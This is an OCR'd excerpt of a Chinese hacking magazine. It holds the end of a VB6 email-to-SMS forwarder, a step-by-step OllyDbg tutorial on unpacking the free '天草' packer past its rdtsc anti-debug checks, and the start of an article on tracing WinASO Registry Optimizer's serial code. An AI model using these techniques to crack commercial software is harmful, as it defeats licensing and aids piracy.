


图 9　程序获取到的新邮件内容




图 10　手机上接收到的短信

```
Private Sub wbEml_DocumentComplete(ByVal pDisp As Object, URL As Variant)
'设置错误陷阱
'On Error Resume Next
Dim MailText As String '定义整封邮件内容变量
'获取一整封邮件内容
MailText = wbEml.Document.body.innerText
'初始化新邮件内容变量
NewMail = ""
'查找邮件内容中是否包含关键字"发件人"
If InStr(1, MailText, "发件人") <> 0 Then
  '是，则获取"发件人"之前的内容
  NewMail = Left(MailText, InStr(1, MailText, "发件人") - 1)
Else
  '否，则获取整封邮件的内容
  NewMail = MailText
End If
'Debug.Print Time & "==>" & CStr(OldMail = NewMail)
'判断新邮件内容变量是否为空，并且新邮件内容是否与旧邮件内容相同
If NewMail <> "" And OldMail <> NewMail Then
  '否，则判断新邮件封数超过 20 封则退出程序
  If i >= 20 Then End
  '新邮件封数加 1
  i = i + 1
  '将新邮件内容变量赋给旧邮件内容变量
  OldMail = NewMail
  '判断程序是否刚开始运行
  If i <= 1 Then
    '是，则开始计时
    timEML.Enabled = True
    '退出该过程
    Exit Sub
  End If
  '将新邮件内容通过飞信命令行版发送给自己
  Call WaitProcess("\SendFetionSMS\SendFetionSMS.exe --mobile=手机号 --pwd=密码 --to=手机号 --msg-gb=" & """" & NewMail & """")
End If
'设置错误陷阱
On Error Resume Next
'删除 EML 下的所有文件
Kill (App.Path & "\\EML\*.*")
'停止错误陷阱
On Error GoTo 0
'开始重新计时
timEML.Enabled = True
End Sub
```

剩下的只有定时功能了，就一句，很简单，代码如下：

```
Private Sub timEML_Timer()
'检查有无新邮件及是否需要发送短信
Call CheckNewMail
End Sub
```

到这里，剩下的就是编译、运行及测试了，运行结果如图 9 及图 10 所示。测试中，新邮件的内容超过一条消息的长度，飞信机器人会进行分割，因此收到的是两条。有了这个功能是不是很方便！

本文的编程环境为 XPSP3+VB6SP6+AutoIT3，DecodeDBX.exe 的编程语言是 VC++6。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：*作者修改并使用了网上导出 DBX 的源代码，对于个人而言，可以这么做，毕竟代码是开源的，但注意了，这不一定能运用到商业代码中，如果真要使用，建议先联系代码编写者本人，以免日后产生不必要的麻烦。同时也请读者朋友们在使用网上的开源代码时遵循其规则。*

Cracker

Vxer 首语：不知不觉一年又将过去，无论这一年你如何渡过，现在它都即将画上一个句号。旧的不去，新的不来，一年的终点也是新的一年的起点，365 天每天能有技术相伴，我想我们不会觉得孤单和寂寞。祝愿各位来年都能够学有所成，也希望大家能一如既往的支持非安全。

文 Buddha

脱天草免费壳

从本文您可以学到：

简单的未知压缩壳的分析思路以及脱壳的方法

天草免费壳，是 2009 年出的一款免费压缩壳，作者是 Lucky，压缩性能还是相当不错的。下面我用 Delphi 编译了个 EXE，用来测试脱壳。打开 PEiD，记录 OEP 为：**0004F410**（脱未知壳如果没有加壳文件，那么自己编译一个程序，记录下 OEP，然后开始手动对此未知壳进行分析，脱壳），为了更形象的分析，这里大家请对比加壳前与加壳后的区别，如图 1、图 2 所示：




图 2　加壳后




图 1　加壳前

OK，废话不多说。我们 OD 加载：

```
00494AE3 > $ /EB 01        jmp    short 00494AE6
00494AE5     |FF           db     FF
00494AE6   > \0F31         rdtsc
(rdtsc 相当于 API 函数中的 GetTickCount，但这里已经被 JMP 了，我们无视。)
00494AE8   .  8B4424 04    mov    eax, dword ptr [esp+4]
00494AEC   .  A3 EBFA4900  mov    dword ptr [49FAEB], eax
00494AF1   .  EB 01        jmp    short 00494AF4
00494AF3      FF           db     FF
00494AF4   >  0F31         rdtsc
00494AF6   .  833D E7FA4900>cmp   dword ptr [49FAE7], 0
  //这个比较是直接关于 rdtsc 的，如果被比较出来，则下面 je 跳转不实现，从而执行 jmp eax 语句，清空寄存器，导致无法继续调试。
00494AFD   .  74 11        je     short 00494B10 //这个跳转实现，直接跳到 00494B10
00494AFF   .  EB 01        jmp    short 00494B02
00494B01      FF           db     FF
00494B02   >  0F31         rdtsc
00494B04   .  A1 E7FA4900  mov    eax, dword ptr [49FAE7]
00494B09   .  FFE0         jmp    eax //如果 494AFD 未跳，则证明检测到寄存器，从而一路单步执行到此行就会导致无法继续调试
00494B0B   .  EB 01        jmp    short 00494B0E
00494B0D      FF           db     FF
00494B0E   >  0F31         rdtsc
00494B10   >  E8 FE020000  call   00494E13
```

好，我们继续，大家如果在 **494B10** 继续单步，那程序就会自己运行起来，并且这个属于近 CALL，我们选择 F7 进入。

```
00495115   .  C3           retn   这里被前面一个 JMP（无条件跳转）跳过了，所以不执行返回指令。
00495116   >  C745 FC FFFFF>mov   dword ptr [ebp-4], -1
0049511D   .  E8 C1FCFFFF  call   00494DE3
```




图 3




图 4

进到**00494DE3**中后，我们发现所处的代码都是一段一段的，如图3所示：

```
00494DE6  |. /EB 01          jmp       short 00494DE9
00494DE8  |  |FF             db        FF
00494DE9  |> \0F31           rdtsc
00494DEB  |.  E8 C3FDFFFF    call      00494BB3  （再进此 CALL，不然会跑飞）
```

我们的思路是：遇到 **jmp** 往回的，就让它 F4 执行到下一行，如果遇到 **je/jnz** 这样的跳转，那么随它。之后继续F8单步，如果程序走到哪个 CALL 被跑飞了，我们记录下来它的地址，下次再跳转到这个代码处，然后 F4 执行到这个 CALL，F7再跟进。(因为我们的目的是自己寻找方法，寻找思路)

小提示：作者在这里使用的脱壳方法是单步跟踪法，也是说始终让壳的代码向下执行，直到运行到我们的OEP为止。我们在跟踪的时候可以只用F7来跟踪，而不用F8。因为F7遇到CALL指令会步入，而F8会步过CALL，有可能会导致被脱壳的程序脱离我们的控制。

下面我来示范：

00494DEB 这处的 call 00494BB3 飞了，那我们 F7 进入。

Ctrl+G，输入地址 **494DEB**，然后 F4（或者：右键→运行到所选位置），然后 F7 跟进。

之后又是一段：

```
00494BB3  /$  55             push      ebp
00494BB4  |.  8BEC           mov       ebp, esp
00494BB6  |.  E8 28000000    call      00494BE3
```

call 00494BE3 使得程序跑飞。那么记录地址 **494BB6**，重复上面动作：Ctrl+F2(重新运行程序)，再 Ctrl+G，输入 **494BB6**，F4 即可。F7 跟进，进入又是一个 CALL 指令：**494BEB**，继续F7进入第一个 CALL（地址：494C1B）又跑飞了，记录，重来再跟进此 CALL 464C46，再步入这个 CALL 后，我们发现 OEP 的地址已经完全出来了：

```
00494C73   $  55             push      ebp
00494C74   .  8BEC           mov       ebp, esp
00494C76   .  E8 28000000    call      00494CA3
00494C7B   .  EB 01          jmp       short 00494C7E
00494C7D      FF             db        FF
00494C7E   >  0F31           rdtsc
00494C80   .^ E9 2EFFFFFF    jmp       00494BB3
00494C85   .  8B0D E7FA4900 mov       ecx, dword ptr [49FAE7]          ;
Project1.0044F410
00494C8B   .  64:A1 0000000>mov       eax, dword ptr fs:[0]
00494C91   .  8BE0           mov       esp, eax
00494C93   .  83EC 1C        sub       esp, 1C
00494C96   .  51             push      ecx
00494C97   .  C3             retn
00494C98   .  E8 46010000    call      00494DE3
00494C9D   .  5D             pop       ebp
00494C9E   .  C3             retn
```

小提示：我们看到这里出现了之前记录的未加壳程序的 OEP，说明壳就要走出自己的流程，将控制权交还给程序了。

我们继续进入 CALL，然后发现有一段没有 CALL，但结尾有个 retn，继续前进就是希望，走到 retn，再一次 F8（单步），就直接到达 OEP 了，如图 4 所示：

打开 LoadPE 选中此进程后修正镜像大小，之后完整脱壳。然后打开 Import REC：




图 5




图 6

填写我们的OEP，点击自动查找IAT，工具提示没有无效的输入表函数，之后修复我们用 LoadPE Dump 出的文件，如图 5、图 6 所示：

双击脱壳后的文件 Dumped_.exe，成功运行。

总结：天草免费壳我还没有见到什么脱文。这篇文章，主要是以天草免费壳给大家映衬出一个思路，脱这样的未知壳，大家一定要耐下心来慢慢跟，利用 OD 的注释功能。如果是加密壳，对 OD 进行了检测，或者在 OD 里运行不起来，大家可以去安装 StrongOD、等一些保护插件，有针对性的对自己的 OD 进行保护。




图 7

大家发现我并没有用什么其他方法。我这样一步一步跟进，写注释，到最后到达 OEP 之后，我们重新加载，即可发现，OD 自动大括号的代码段，越过无数条 INT3 中断之后的第九段，即是 RETN 那行，如图 7 所示：

我们直接 F4，直接跳到达 OEP 了。这样我们自己又亲手摸索了一个未知壳的一步脱法，岂不是很好？

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：通俗易懂的一篇脱壳文章，文中提到的方法不算很新颖，但是效果却十分不错。希望大家能够学到他的思路，这样下次你在遇到类似的未知压缩壳的时候，不会觉得无从下手。

Regopt32 追码实录

图龙虾

从本文您可以学到：

明码比较软件注册码的跟踪方法

WinASO Registry Optimizer 3.2 是一款非常不错的系统优化以及注册表垃圾和错误项清理工具，很好，很强大。可是也很贵~~！价值 29 美元多呢！！安装过程就不多说了，下面就直接进入正题。运行下 WinASO Registry Optimizer 3.2，从程序运行界面可以看到标题上有试用版提示，并且有个注册按钮，如图 1 所示。

点击“Register”先随便注册一下，如图 2 所示：

我可不是来碰运气的，这个叫收集信息。人品不好！没有注册成功，不过可以知道有错误提示，而且可以推断有可能是利用机器码来进行注册码计算的。信息收集的差不多了，是时候开刀了。拿出 PEID 查下壳，如图 3 所示。

